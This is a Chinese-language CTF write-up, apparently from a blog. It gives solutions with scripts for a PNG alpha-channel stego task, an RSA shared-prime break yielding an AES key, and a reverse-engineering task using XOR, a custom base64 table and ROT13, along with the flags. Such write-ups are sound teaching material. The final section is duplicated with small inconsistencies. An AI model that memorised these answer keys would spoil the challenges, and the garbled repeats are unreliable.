(6, 7, 11, 8)
(6, 7, 11, 16)
(6, 7, 11, 8)
(6, 7, 11, 2)
(6, 7, 11, 4)
(6, 7, 11, 1)
(6, 7, 11, 2)
(6, 7, 11, 16)
```

```
(6, 7, 11, 16)
(6, 7, 11, 4)
(6, 7, 11, 16)
(6, 7, 11, 16)
(6, 7, 11, 2)
(6, 7, 11, 255)
(6, 7, 11, 255)
(6, 7, 11, 255)
(6, 7, 11, 255)
(6, 7, 11, 255)
python 3.8.2 32-bit 0 0 3 163 bytes ✓ python | ✓ code.py © tabnine https://blog.csdn.net/mochu7777777
```

发现 Alpha 通道的这些值都是 2 的次方数，八位一循环，结合提示，这些次方数和给的 1 0 1 3 2 4 3 0，8 个为一轮一直循环。如果刚好轮到这个数，算出来的 $\text{pow}(2,x)$ 和 Alpha 通道的值一样，那么就为 1，否则就为 0。

参考 L1near 师傅的脚本，原地址：<https://l1near.top/index.php/2020/12/27/87.html>

```
from PIL import Image
pic = Image.open('flag.png')
width,height = pic.size
flag = ''
num = -1
i = [1,0,1,3,2,4,3,0]
for x in range(width):
    for y in range(height):
        if num <= 500:
            num += 1
            if pow(2,i[num % 8]) == pic.getpixel((x,y))[3]:
                flag += '1'
            else:
                flag += '0'
        else:
            break
for i in range(0,len(flag),8):
    try:
        flag += chr(int(flag[i:i+8],2))
    except:
        pass
print(flag)
```



```

1 import libnum
2 from binascii import unhexlify
3 from Crypto.Cipher import AES
4 from Crypto.Util.number import long_to_bytes
5
6 n1 = 0x661d752110bc6ee5ca33eda7244716cccc6400dfdbfd84ce6ae2d8fbbeb2f61584da7668768483b6135e7810eae9d4d8e044935f8680de5324c3fc0f9bfb01812f9d2ac9055ee8dbd17b90c5a60cb7595a82f24a075d951db3b7f913b8543ecd52b8c8464ce348c
7 n2 = 0x9f159326c987441326c88d17eae1c6e8aaea23922c5e628a585294e379e9245644f9c249c57f54a2b83921b4adc988f9c90c0f9eb6936d9be1f3a5ffae951b74ffbc6fc7aa11743e4ca179a937392dacf931e028d1d83016562ff680e8c59ef7310654a09bbba4a81
8 c1 = 0x7931796fa39cfa37c0b621c01175904206dff1d74a28369dc6517957ed76c5eb7d4934cbeb902119f9215f9ae7926debe3abe856244b45dbb4caaa2b93dbb79a3ca1a9813e1466c49fe3c03e5462811afb3f40ff79927f9fe3681b7f3cef34466b9a736512f4931
9 c2 = 0x6240740d41a539a88634726cf8a791a7e02419c3c3e00dff62eba59e81a93fd04a59109e57f64fc375b9a321583b6fa13317eb5c4e6eb1e6f6d9a0b4a6ef0c54423718811f7956cd63b7bf9c7f8e29f48dad8f05b63b71d6c5112d91864adb06bb342c67aee39
10 p = libnum.gcd(n1, n2)
11 q1 = n1 // p
12 q2 = n2 // p
13 e = 65537
14 d1 = libnum.invmod(e, (p-1)*(q1-1))
15 d2 = libnum.invmod(e, (p-1)*(q2-1))
16 m1 = pow(c1, d1, n1)
17 m2 = pow(c2, d2, n2)
18 ct = b"f8559d671b720cd336f2d8518ad6eac8c405585158dfde74ced376ba42d9fe984d519dc185030ddc7b4dc248fd90fa8"
19 ct = unhexlify(ct)
20 key = long_to_bytes(m1)
21 iv = long_to_bytes(m2)
22 aes = AES.new(key, AES.MODE_CBC, iv)
23 print(aes.decrypt(ct))
24
25
26

```

PROBLEMS 7 OUTPUT TERMINAL DEBUG CONSOLE Code

[Running] D:\Python\Python3\python.exe "c:\Users\Administrator\Desktop\exp(1).py"
b'DASCTF{e4f6c51dc2fe722173e41b47533879bc}'

[Done] exited with code=0 in 0.22 seconds

<https://blog.csdn.net/mochu777777>

DASCTF{e4f6c51dc2fe722173e41b47533879bc}

Reverse

Easy VH

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    CreateThread(0, 0, StartAddress, 0, 0, 0);
    (*(void (__thiscall **)(int *)) *func_addr)(func_addr);
    (*(void (__thiscall **)(int *)) *func_addr + 8)(func_addr);
    (*(void (__thiscall **)(int *)) *func_addr + 28)(func_addr);
    (*(void (__thiscall **)(int *)) *func_addr + 12)(func_addr);
    return 0;
}

```

创建线程反调试。反调试的方式是遍历进程，比较窗口名称。可以直接手动跳出。

对输入的处理有三个。异或、base64、字母变换。

异或部分的地址在0x402dfb。

```

(*(void (__thiscall **)(int *, int, int)) *func_addr + 20)(func_addr, v1, v7);
for ( i = 0; i < 7; ++i )
    *((_BYTE *)v15 + v13++) = v16[i];

```

从最后的compare提取正确结果拿回来求解即可。异或用的字符不会变。

```

for ( i = 0; i < v4; ++i )
{
    result = i + a3;
    *(_BYTE *)(i + a3) = LOBYTE(dword_435E28[i]) ^ a2[i];
}

```

base64部分的地址是0x402e7e

```

v4 = (void *)((*int (__thiscall **)(int *, int, int))(*func_addr + 16))(func_addr, v3, v8);
sub_4048F0(v14, v4);
v17 = 0;
for ( j = 0; j < 8; ++j )
    *((_BYTE *)v15 + v13++) = *(_BYTE *)sub_404760(v14, j);

```

一样的，提取正确结果，解base64。Base64换表了。

```

qmemcpy(v6, "abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ+!@#$%^&*()_<>.[\]{}", 85);

```

但是从下面的运算可以看出来是base64

```

for ( i = 0; i < a2 / 3; ++i )
{
    *(_BYTE *)(input + 4 * i) = v6[(((int)*(unsigned __int8 *)a1 + 3 * i) >> 2) & 0x3F];
    *(_BYTE *)(input + 4 * i + 1) = v6[(((int)*(unsigned __int8 *)a1 + 3 * i + 1) >> 4) | (unsigned __int8)(16 * (*(_BYTE *)a1 + 3 * i) & 0x3F)];
    *(_BYTE *)(input + 4 * i + 2) = v6[(((int)*(unsigned __int8 *)a1 + 3 * i + 2) >> 6) | (unsigned __int8)(4 * (*(_BYTE *)a1 + 3 * i + 1) & 0x3F)];
    *(_BYTE *)(input + 4 * i + 3) = v6[(*(_BYTE *)a1 + 3 * i + 2) & 0x3F];
}

```

这些左移这个移位是特征运算。可以直接看出来。

字母变换处理了剩下的所有字节。

```

v2 = a1 + 13;
if ( a1 < 0x61 || a1 > 0x7A )
{
    if ( a1 < 0x41 || a1 > 0x5A )
    {
        v2 = a1;
    }
    else if ( v2 > 0x5A )
    {
        v2 = a1 - 13;
    }
}
else if ( v2 > 0x7A )
{
    v2 = a1 - 13;
}
return v2;

```

逆运算求解就好了。

第一部分:

```

#include<stdio.h>
#include<string.h>

int main(void)
{
    char Array1[] = { 0x7E, 0x7E, 0xF4, 0xA0, 0x26, 0x25, 0x06, 0x73, 0x78, 0x6E, 0x77, 0x7A };
    char Array2[] = { 0x28 , 0x38 , 0x80 , 0xE1, 0x44 , 0x49 , 0x63 };
    char flag[] = "";
    int i = 0;
    for (i = 0; i < 7; i++)
    {
        printf("%c", Array1[i] ^ Array2[i]);
    }

    return 0;
}

```

运行结果:

```
VFtAble
```

第二部分:

```

s = "abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ"
#s = "vwxrstuopq34567ABCDEFGHJIJyz012PQRSTKLMNOZabcdUVWXYefghijklmn89+/"

def My_base64_encode(inputs):
    # 将字符串转化为2进制
    bin_str = []
    for i in inputs:
        x = str(bin(ord(i))).replace('0b', '')
        bin_str.append('{:0>8}'.format(x))
    #print(bin_str)
    # 输出的字符串
    outputs = ""
    # 不够三倍数, 需补齐的次数
    nums = 0
    while bin_str:
        # 每次取三个字符的二进制
        temp_list = bin_str[:3]
        if(len(temp_list) != 3):
            nums = 3 - len(temp_list)
            while len(temp_list) < 3:
                temp_list += ['0' * 8]
            temp_str = "".join(temp_list)
            #print(temp_str)
            # 将三个8字节的二进制转换为4个十进制
            temp_str_list = []
            for i in range(0,4):
                temp_str_list.append(int(temp_str[i*6:(i+1)*6],2))
            #print(temp_str_list)
            if nums:
                temp_str_list = temp_str_list[0:4 - nums]

        for i in temp_str_list:
            outputs += s[i]
        bin_str = bin_str[3:]
    outputs += nums * '='
    print("Encoded string:\n%s" % outputs)

```

```

print( "Encrypted String:\n%s" %outputs)

def My_base64_decode(inputs):
    # 将字符串转化为2进制
    bin_str = []
    for i in inputs:
        if i != '=':
            x = str(bin(s.index(i))).replace('0b', '')
            bin_str.append('{:0>6}'.format(x))
    #print(bin_str)
    # 输出的字符串
    outputs = ""
    nums = inputs.count('=')
    while bin_str:
        temp_list = bin_str[:4]
        temp_str = "".join(temp_list)
        #print(temp_str)
        # 补足8位字节
        if(len(temp_str) % 8 != 0):
            temp_str = temp_str[: -1 * nums * 2]
        # 将四个6字节的二进制转换为三个字符
        for i in range(0,int(len(temp_str) / 8)):
            outputs += chr(int(temp_str[i*8:(i+1)*8],2))
        bin_str = bin_str[4:]
    print("Decrypted String:\n%s" %outputs)

print()
print("*****")
print(" *      (1)encode      (2)decode      *")
print("*****")
print()

num = input("Please select the operation you want to perform:\n")
if(num == "1"):
    input_str = input("Please enter a string that needs to be encrypted: \n")
    My_base64_encode(input_str)
else:
    input_str = input("Please enter a string that needs to be decrypted: \n")
    My_base64_decode(input_str)

```

解码:

sxnwzxjT

第三部分:

根据最后一张截图解密字符:

VaGrERfgvat

Flag: VFtAble-IsVery-InTeREsting

变换得

flag:43bdacb2110079ce1f2c2d93f618463a


```
that needs to be encrypted: \n")
My_base64_encode(input_str)
else:
input_str = input("Please enter a string that needs to be decrypted: \n")
My_base64_decode(input_str)
```

解码:

```
```bash
sxnwzXjT
```

第三部分:

根据最后一张截图解密字符:

```
VaGrERfgvat
```

```
Flag: VFtAble-IsVery-InTeREsting
```

变换得

```
flag:43bdacb2110079ce1f2c2d93f618463a
```